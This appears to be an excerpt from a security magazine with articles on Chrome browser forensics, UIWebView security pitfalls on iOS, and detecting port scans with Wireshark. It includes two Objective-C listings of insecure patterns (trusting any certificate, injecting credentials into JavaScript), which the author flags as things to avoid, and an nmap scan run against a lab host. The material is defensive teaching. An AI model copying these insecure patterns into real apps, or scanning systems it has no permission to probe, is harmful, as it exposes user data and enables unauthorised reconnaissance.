


Figure 11. *Find filter on BrowsingHistoryView tool*




Figure 12. *Browser Forensic Tool main interface*

DIFFERENT SCENARIOS INVOLVING GOOGLE CHROME ANALYSIS

RECOVERED FILES

Maybe you have retrieved the history file from Chrome, or other important files, but not the entire folder, where last tools presented and are configured to direct search on default directories. This may occur during a data recovery process, when you find Chrome files inside non-allocated space on disks. If you encounter this situation, we have another tool that can help you – Chrome Analysis – *http://forensic-software.co.uk/Downloads/Default.aspx*. The tool is now commercial, but it has a free version that you may use to load this file directly from a specified folder.

When you start the tool, go to menu *File* and *New Case* option to define a folder where the tool will process Chrome Files. Click on "…" button and use Check Files button to analyze their contents (Figure 14 and Figure 15). Finally, we have




Figure 13. *Search Results from Some Terms Inside "hacker" Profile of Browser Forensic Tool*




Figure 14. *ChromeAnalysis file configuration*

Mandiant´s Web Historian tool – *https://www.mandiant.com/resources/download/web-historian*. Install the software and execute it on your forensic station (Figure 16).

- Click on Start Scan button to configure some parameters (Figure 17).
- You can set a folder to look at the web history, or use the default folder of Google Chrome. This tool can bring back information from thumbnails files that we see at Top Sites database. Instead of other tools, Web Historian use xml settings files that contain the logical operations the software will perform. You can alter this if the default options are not enough for your search, but most times the defaults settings are great to retrieve Chrome Data. When you define the search profile, click on the Start Button. After the process is finished click on the Close button.
- Mandiant's Web Historian is a complete suite for Chrome Forensics. The main advantage is the filters which use data mining techniques inside the amount of history data. To use their filters click on *Tools* menu and after on *Analysis* option.
- Below we show some report types of Web Historian. Our favorite is the Day Timeline. Define a specific date and click to generate and see the chronology of Internet access on that time (Figure 18 and Figure 19).
- We need to pay attention to the time setting of the tools we used. In our labs, we visualize that without the correct GMT or UTC time zone configuration, the information returned from the tools can be confusing and sometimes leads to wrong conclusions. If the tool has the feature to set time zone, define it to a value that is consistent to the context of the case. If not, remember to make the adjustments before put the results on the paper.




Figure 15. *ChromeAnalysis records analysis*




Figure 16. *Search results from some terms inside "hacker" profile of browser Forensic Tool*




Figure 17. *Web historian parameter configuration*

PRIVACY MODE

- For the times when users want a stealth navigation experience, Chrome offer a privacy mode called Incognito. According to Google´s support page, Incognito works this way:
  - Webpages that you open and files downloaded while you are incognito are not recorded in your browsing and download histories.
  - All new cookies are deleted after you close all incognito windows that you have opened.
  - Changes made to your Google Chrome bookmarks and general settings while in incognito mode are always saved.




Figure 18. *Web Historian reports*




Figure 19. *Web Historian timeline analysis*

- One important hint is that Incognito mode only keeps Google Chrome from storing information about the websites you have visited. The websites you visit may still have records of your visit. Any files saved to your computer or mobile devices will remain.
- For forensics purposes, let´s test if anything is recorded or can be recovered by a forensic expert. If that hypothesis is confirmed, Incognito can be a valuable anti-forensics technique for Chrome users.
- To validate this hypothesis we will build one scenario, following these steps chronologically:
  - Used a Windows 7 Machine with Google Chrome installed.
  - Cleaned all stored data (Ctrl + Shift + Del shortcut).
  - Browsed common websites in Incognito mode during five minutes
  - Use the BrowsingHistoryTool to try to locate log files at Chrome´s default directory. Here we have the screen before cleaning process: Figure 20.
- Here we have the screen before cleaning process. After we clean the browsing data, and after using Chrome on websites during a five minutes period, the results are the same. Our forensic tool cannot recover any traces of the user on the web (Figure 21).
- Like an Anti-forensics technique, Incognito represents a challenge. Deleted files can be recovered through data recovery algorithms, but in that case the information aren´t recorded by the browser. With this scenario we will need another element to analyze the web behavior from suspect, like proxy, firewall or ISPs (Internet Service Providers) logs that will tell us about sites accessed from a determined station.

CONCLUSION

Browser log files are very important evidence, needed in many digital forensics investigations.




Figure 20. *BrowserHistoryView before cleaning process*




Figure 21. *BrowserHistoryView after cleaning process and five minutes browsing in Incognito Mode*

ON THE WEB

- *http://computer-forensics.sans.org/blog/2010/01/21/google-chrome-forensics/* – Google Chrome Forensics
- *http://www.dfrws.org/2011/proceedings/12-344.pdf* – Oh, Lee & Lee – Advanced evidence collection and analysis of web browser activity – Elsevier
- *http://gs.statcounter.com/#browser-ww-monthly-201206-201306-bar* – Top 5 Browsers from June 2012 to June 2013
- *https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project* – OWASP TOP Project
- *http://www.nirsoft.net/web_browser_tools.html* – NirSoft Web Browser Tools
- *https://www.mandiant.com/resources/downloads/* – Mandiant Forensic Software
- *https://support.google.com/chrome/answer/95464?hl=en* – Incognito mode (browse in private)

After analyzing a web browser usage´s trace, we may determine the suspect´s behavior, their activities, and their techniques and objectives. It can lead to an attack pattern when we are conducting some security incident forensic response.

Google Chrome forensics tools may assist us to discover some hints inside large amount of evidence filtering by file type, keywords and so on. Analyzing the timeline of browsing can reveal what the suspect did in a specific time, maybe answering some questions about a specific case.


With Internet's continuous spreading through the world, and Google Chrome's consolidating as the leader in the Browser Software Market, Google Chrome Forensics abilities will be a recurrent requirement for the computer forensics investigator. Know where the files are located, and preserve the logs, they can be an invaluable resource to help the expert to uncover the traces, and confirm an investigation line to close the case.

ABOUT THE AUTHOR



Marcelo Lau is Engineer, post graduated In Administration, Communication and Art. Msc at University of São Paulo and experienced Information Security and Computer Forensics on several large banks in Brazil. Nowadays is owner and executive director at Data Security in Brazil. Well known professor at several universities in Brazil and other South America Countries, as Argentina, Bolivia, Colombia, Paraguay and Peru.

ABOUT THE AUTHOR



Nichols Jasper is a security analyst with over five years of experience in consulting services, including collection and analyze of many cases of security incidents that demand forensic procedures. The main subjects of investigation is corporate fraud involving intellectual property events and lawsuits that involves the use of electronic evidence in the investigative context.

WANT TO INCREASE REVENUE FROM RUSSIA?



NEVOSOFT

Contact us at **publishing@nevosoft.com**

HOW TO AVOID SECURITY FLAWS IN APPS USING IOS WEB VIEWS

by Maria Davidenko

iOS is considered the most secure touch OS because of its closed nature. However, that doesn't mean that there is no place to worry about your data safety and integrity, or, to be more precise, about your user's data safety. There are plenty of tools developers get with the iOS SDK to provide a great user experience within their apps, there are, however, few tools you may use to provide safe Internet browsing within your apps. UIWebView is one of them.

What you will learn:

- What are Web Views

What you should know:

- Cross Site Scripting web view vulnerability
- How to protect your users from vulnerabilities
- Be familiar with Apple native UI concept

Of course, not every application would be attacked. And, of course, not every application, containing a UIWebView element as part of its GUI, would be attacked. Everything depends on the value of your data. Unfortunately, UIWebView is one of the most vulnerable elements in iOS. If at all possible – try and avoid its usage in your apps, to take care of your users. However, if you can't prevent its usage for any reason – beginning with customer requirements down to iOS limitations in performing some tasks – you should be aware. We'll take a closer look at this iOS native object and discover how to protect your users while they browse web content.

UIWEBVIEWS: WHAT ARE THOSE ?

UIWebView is the native iOS element that lets you to embed web content in your applications. It is used to present various types of documents or HTML content. Let's give a few simple examples of UIWebView usage: Listing 1.

Listing 1. *Presenting web content in a UIWebView*

```
   NSURL *urlToPresent = [NSURL URLWithString:textField.text];
    NSURLRequest *webRequestForWebview = [[NSURLRequest alloc]
initWithURL: urlToPresent];
    self.webviewURLContent.delegate = self;
    [self.webviewURLContent loadRequest:webRequestForWebview];
```

This small piece of code does one simple thing: it takes the content of a textfield (a URL) and displays the URL content to a user.

The next piece of code is used to present the content of some PDF documents, existing in the application sandbox (Listing 2). And the last small piece of code is used to present ANY content, received from a web server by your application: Listing 3.

These are classical examples of UIWebView class usage.

UIWebView may be considered as a lightweight Safari. It can render HTML, perform JavaScript scenarios – so it may be treated as a browser window – more or less.

UIWebView can also detect phone numbers, addresses, links and events for users to be able to interact with a web application content.

They help developers provide the users with great web content just within an app! Let's discover how safe they are.

UIWEBVIEW AND SANDBOX

To remind you what a sandbox is, a Sandbox is a mechanism, intended to limit the application's access to the OS's internal data and to reduce the damage in a case, when a certain application has been attacked.

FROM APPLE IOS APP PROGRAMMING GUIDE

"The purpose of a sandbox is to limit the damage that a compromised app can cause to the system. Sandboxes do not prevent attacks from happening to a particular app and it is still your responsibility to code defensively to prevent attacks."

Yes, the theory is sound. But what does it mean in practicality? In practice, iOS application sandbox is a structure of directories, each of which is intended to store the specific type of data. For example, Documents directory is intended to store the downloaded data or data created by the user within an app.

FROM APPLE FILE SYSTEM PROGRAMMING GUIDE

"Use this directory to store critical user documents and app data files. Critical data is any data that cannot be recreated by your app, such as user-generated content."

UIWebView is able to parse and render data from HTML content. Potentially, users can download data to the Documents directory or any other directory of an application sandbox (This directory should be defined by a developer. Actually, Documents directory is used in 95% of all the cases of usage of the sandbox directories for storing the data). Doesn't sound good, does it? The malicious code downloaded by a user eventually may steal the data stored within your app's sandbox. For example, it may steal unencrypted list of sensitive data, e.g. credit card numbers.

Most of you reading these lines will say: "I never do it!" Or smile. Well, I'm glad if it brings a smile to your face. That means you're a person who takes care of their users.

There is an application sandbox, that protects the iOS from attacks by isolating an applications' data from any other data in iOS. UIWebView object allows developers to implement downloading the data to that sandbox, though this data may not be safe.

NO CONTROL OVER WEB VIEW : THE MYTH AND REALITY

The one big problem with UIWebView is that developers almost have no control over it – this is Apple WebKit framework element. It is impossible to turn off most of its features – even if to turn it off is for users good. For example you cannot restrict the web view to load and execute the JavaScript code. But there are some features that you are able to control. You can limit or even deny loading of certain types of documents, supported by UIWebView which you consider as potentially dangerous.

Listing 2. *Presenting a PDF document with a UIWebView*

```
    NSString *documentName = @"some_document_name";
    NSString *extantion = @"pdf";
    NSString *path = [[NSBundle mainBundle] pathForResource:documentName ofType:extantion];
    NSURL *url = [NSURL fileURLWithPath:path];
    NSURLRequest *request = [NSURLRequest requestWithURL:url];
    [self.webviewURLContent loadRequest:request];
```

Listing 3. *Presenting a url, received from a web server in the JSON format*

```
   NSString *webViewURLString = parsedObjectFromWebServerJSONInput.url;
    NSURLRequest *urlRequest = [[NSURLRequest alloc] initWithURL: [NSURL URLWithString:
webViewURLString]];
    [self.webviewURLContent loadRequest: urlRequest];
```

CAN PERFORM JAVASCRIPT

One more problem is that UIWebView can run JavaScript code. Javascript scenarios, which executed on a user's device is a potential danger for user's data. First of all it is dangerous because ANY JavaScript code may be executed.

CROSS SITE SCRIPT VULNERABILITY IN UIWEBVIEW

Definition:"Cross-site scripting (XSS) is a type of computer security vulnerability typically found in Web applications. XSS enables attackers to inject client side script into the Web pages viewed by other users." (Wikipedia)

In the context of a UIWebView XSS vulnerability may lead to sensitive user data theft. The following are the types of XSS vulnerability:

PERSISTENT XSS

Definition: "The persistent (or stored) XSS vulnerability is a more devastating variant of a cross-site scripting flaw: it occurs when the data provided by the attacker is saved by the server, and then permanently displayed on "normal" pages returned to other users in the course of regular browsing, without proper HTML escaping. A classic example of this is with online message boards where users are allowed to post HTML formatted messages for other users to read" (Wikipedia)

Consider the following scenario:

- UIWebView sends a request to load the URL.
- The malicious Javascript code has already been injected on the web server side
- The malicious code has been downloaded by UIWebView GUI element to an iOS user device and executed in the context of the application.
- For example, it can ask to enter a user's credentials data again, because of dropped connection.
- By entering his credentials data user sends it to attacker without even knowing about it.
- Just that simple. Well, it's not simple.

NON PERSISTENT XSS

Definition: "The non-persistent (or reflected) cross-site scripting vulnerability is by far the most common type. [10] These holes show up when the data provided by a web client, most commonly in HTTP query parameters or in HTML form submissions, is used immediately by server-side scripts to parse and display a page of results for and to that user, without properly sanitizing the request" (Wikipedia)

Non persistent XSS type of vulnerability could be exploited, for example, by sending users an e-mail, containing the malicious code within links that would be opened and executed by UIWebView. If a user uses native a Mail application as his e-mail client, links in e-mail messages would be opened by default in Safari browser, UIWebView within an app is not involved in this process. However, consider the following scenario

- UIWebView send a request to load some URL.
- Attacker sends users an e-mail, looking "innocent" and "inviting" them to open malicious links.
- Users open the message within his e-mail app client (which is not Apple Mail), implementing its GUI via UIWebView and tap on any malicious link of the sent above.
- The link contains malicious JavaScript code
- The malicious code has been downloaded and executed by UIWebView GUI element within the application context.
- The attacker runs a javascript code on a iOS user's device, getting access to the sensitive user data.

An XSS vulnerability may occur in a poor written application that uses a UIWebview element as a part of its GUI. There are 2 types of XSS vulnerability: persistent and non persistent. Ultimately both of them acts by downloading some malicious code to a iOS user's device, which leads to sensitive user data theft.

SOME SOLUTIONS

There are several techniques developer can use to protect users from a theft of their sensitive data. I shall speak of some of them. Of course, those are not the only techniques to protect your users and there are others, but they should be considered them next time you use a UIWebView object in your application GUI.

USE QUICKLOOK FRAMEWORK TO PRESENT DOCUMENTS

Despite of the fact that `QLPreviewController` is a wrap around a UIWebView it is still more secure and right to use this class to present the document with your native apps. If you need more interaction with a document you may need `UIDocumentInteractionController`.

VALIDATE YOUR REQUESTS BEFORE SENDING THEM TO UIWEBVIEW

As I said below, you cannot restrict the loading of JavaScript code within a web view, however you may do other thing. For example, you can restrict the loading of certain type of documents within your web view.

UIWebView has a handler for all requests in the web views within an app. A UIWebViewDelegate function `webView:shouldStartLoadWithRequest:navigationType:`. It returns a boolean value, indicating whether a web view will load content or not (Listing 4).

Listing 4. *Restricting UIWebView to load PDF documents*

```
- (void)viewDidLoad {

    NSString *pathForFileToload = [NSBundle.
mainBundle pathForResource:@"webview_security_
issues" ofType:@"pdf"];
    [self.webViewForTest
loadRequest:[[NSURLRequest alloc]
initWithURL:[NSURL URLWithString:pathForFileTo
load]]];
    [super viewDidLoad];
}
...
-(BOOL)webView:(UIWebView *)webView shouldS
tartLoadWithRequest:(NSURLRequest *)request
navigationType:(UIWebViewNavigationType)
navigationType {

    NSString *extantion =  request.URL.
absoluteString.pathExtension;
    if ([[extantion uppercaseString]
isEqualToString:[PDF_EXTANTION
uppercaseString]]) {
        return NO;
    }

    return YES;

}
```

Listing 5. *Don't trust unknown certificates, avoid return YES in this delegate function*

```
- (BOOL)connection:(NSURLConnection *)
connection canAuthenticateAgainstProtectionSpa
ce:(NSURLProtectionSpace *)protectionSpace {
    return YES;
}
```

Listing 6. *Do not populate your obj-c variables values*

```
-(BOOL)webView:(UIWebView *)webView shouldS
tartLoadWithRequest:(NSURLRequest *)request
navigationType:(UIWebViewNavigationType)
navigationType {

    NSString *javaScriptString =  [NSString
stringWithFormat:@"var username = \'%@\'; var
password = \'%@\'"];
    [someWebView stringByEvaluatingJavaScriptF
romString:javaScriptString];
    return YES;

}
```

NEVER USE UNESCAPED DATA IN YOUR REQUESTS

Do on your side everything to prevent the attack. Use escaped data only. Using escaped data reduces the risk of injecting the malicious JS code into your request.

ENCRYPT THE SENSITIVE DATA STORED IN YOUR APP SANDBOX

Well, it is not only related to a web views, but since the web views are vulnerable to XSS, it is highly recommended to encrypt your data.

LET YOUR USERS TO DOWNLOAD THE DATA FROM TRUSTED RESOURCES ONLY

Consider carefully the data downloading from the external web resource. It is not safe. However,if you have no other choice except of let users to download a data, ensure the resource has valid SSL certificate. One of a UIWebView flaws is that UIWebView let you load potentially untrusted web applications with ANY SSL certificate without prompting a user. Avoid this situation whenever it possible (Listing 5).

NEVER POPULATE OBJECTIVE-C PARAMETERS VALUE TO JAVASCRIPT


Never populate the values of Objective-C parameters. If the web application is vulnerable for XSS, the attacker may easily "steal" its values. Here is example what you SHOULD NOT do: Listing 6.

IN SUMMARY

Of course, there are more techniques, intended to protect the users against sensitive data theft, but those listed below should be taken into account first during the application creation process.

None of the written above doesn't mean, that you should panic each time the web view will appear in your apps. You need to consider carefully all the security aspects of your app instead. Knowing all the benefits and flaws of this object may be helpful in completing this task. Try to avoid UIWebView usage if you can by opening the links in the Safari browser and opening the documents in preview controllers. If you cannot avoid the UIWebView usage in your app – do everything on your side to protect the users.

ABOUT THE AUTHOR



I've been working in different IT fields since 2005. The last 3 years I have been working in the iOS applications development field, developing network based applications. I've worked in the Oracle DB development field for 4.5 years, as well as in the integration field. A more complete profile can be found on LinkedIn http://www.linkedin.com/in/mariyadavidenko.

DISCOVERING RECONNAISSANCE ACTIVITY THROUGH NETWORK FORENSICS

by Shashank Nigam

Port scanning is the process of analyzing a target machine's ports in order to determine whether they are open and the types of service running on system. It also allows an attacker to fingerprint the active services and determine their versions. Such analysis forms a solid base for crafting a more focused attack before actually attacking a target.

What you will learn:

- Detecting a port scan across the cabling system
- Using Wireshark to analyze the network log files

What you should know:

- Basic forensic knowledge
- Basic knowledge and technique of analyzing protocols

A normal TCP port scan begins with a traditional 3 way handshake between the attackers machine and target machine. The attacker machine sends a TCP SYN request to the target machine (for example, port 80). If the target machine is active and running a service on that port it responsds back with a SYN ACK packet, which is further acknowledged by attacker with an ACK packet. This completes the 3 way handshake between two communicating machines. Following the 3 way handshake Data exchange between the two machines can commence, concluding with a FIN packet to close the connection. IF the Destination machine did not run a service on port 80 it sends a TCP RST ACK packet to the requesting (attacker) system. Therefore observations of several RST (Reset) packets across the network is an indication of port scan being performed.

In this article of Network Forensics we will analyze network log files to detect a port scan across the cabling system. Usually when a port scan occurs across the network we see a lot of Reset packets across the cabling system. We will use a Network Protocol Analyzer called Wireshark to view and analyze the network traffic log files.

UDP PORT SCAN

For UDP Port scan an attacker sends UDP packet to destination machine at specific port, if the target machine does not support that service it replies back with ICMP Type 3 (Destination Port Unreachable) packet. These types

of packets are generally undesirable on the network. Therefore an excessive number of ICMP type 3 packets on cabling system could indicate a UDP Port scan on network.

LAB SETUP

For analyzing the port scan process, we have a following lab setup

Required Tools: KF sensor Honey pot, Windows XP machine, Backtrack machine, Wireshark Network Protocol Analyzer.

The Honeypot software is setup on a machine pretending to run various services on a host which lures an attacker by presenting potentially vulnerable services. When an attacker tries to connect to it, the IP address of the attacker is recorded allowing us to identify the activity and possibly further traced back the activity to him/her.

To simulate the TCP Port scan, KF sensor is installed on a Windows XP machine with IP address 192.168.134.130. A port scan in executed from another machine with IP 192.168.134.131.

The following trace file is obtained using Wireshark's Network Sniffing process:




Figure 1.

As we can see the TCP SYN request made by attackers machine is followed by a TCP RST ACK, representing a service check across various ports on the target machine. If the service were actually running there would have been a 3 way handshake between the attacker and the target machine. Packet number 389 represents a successful 3 way handshake TCP SYN request followed by SYN ACK and SYN, representing an active service.

When multiple RST ACK packets are observed on the cabling system it could indicate a port scan being performed across the target network.




Figure 2.

IP SCAN

IP Scan is done to find all the critical services running and Protocols encapsulated within the IP Header. These protocols could include Routing Protocols. If we analyze the log file in Wireshark and review the IP header we will observe that inside IP header there is protocol field which is changed every time a new packet arrives on cabling system. The protocol value is changed each and every time by scanner during the scanning process to observe the response from the target and to scan various protocols running on target machine.

IP Scan is performed over taget 192.168.134.131 using nmap

```
root@bt:~# nmap -sO -v  192.168.134.131

Starting Nmap 6.01 ( http://nmap.org ) at 2012-12-14 01:08 IST
Initiating ARP Ping Scan at 01:08
Scanning 192.168.134.131 [1 port]
Completed ARP Ping Scan at 01:08, 0.24s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 01:08
Completed Parallel DNS resolution of 1 host. at 01:08, 13.01s elapsed
Initiating IPProto Scan at 01:08
Scanning 192.168.134.131 [256 ports]
Discovered open port 6/ip on 192.168.134.131
Discovered open port 1/ip on 192.168.134.131
Discovered open port 17/ip on 192.168.134.131
Completed IPProto Scan at 01:08, 4.06s elapsed (256 total ports)
Nmap scan report for 192.168.134.131
Host is up (0.00054s latency).
Not shown: 252 open|filtered protocols
PROTOCOL STATE  SERVICE
1        open   icmp
6        open   tcp
17       open   udp
132      closed sctp
MAC Address: 00:0C:29:AF:19:2A (VMware)

Read data files from: /usr/local/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 17.36 seconds
           Raw packets sent: 509 (10.272KB) | Rcvd: 5 (232B)
root@bt:~#
```

Figure 3.

An entire port scan session's traffic was captured by Wireshark to analyze an IP scan:

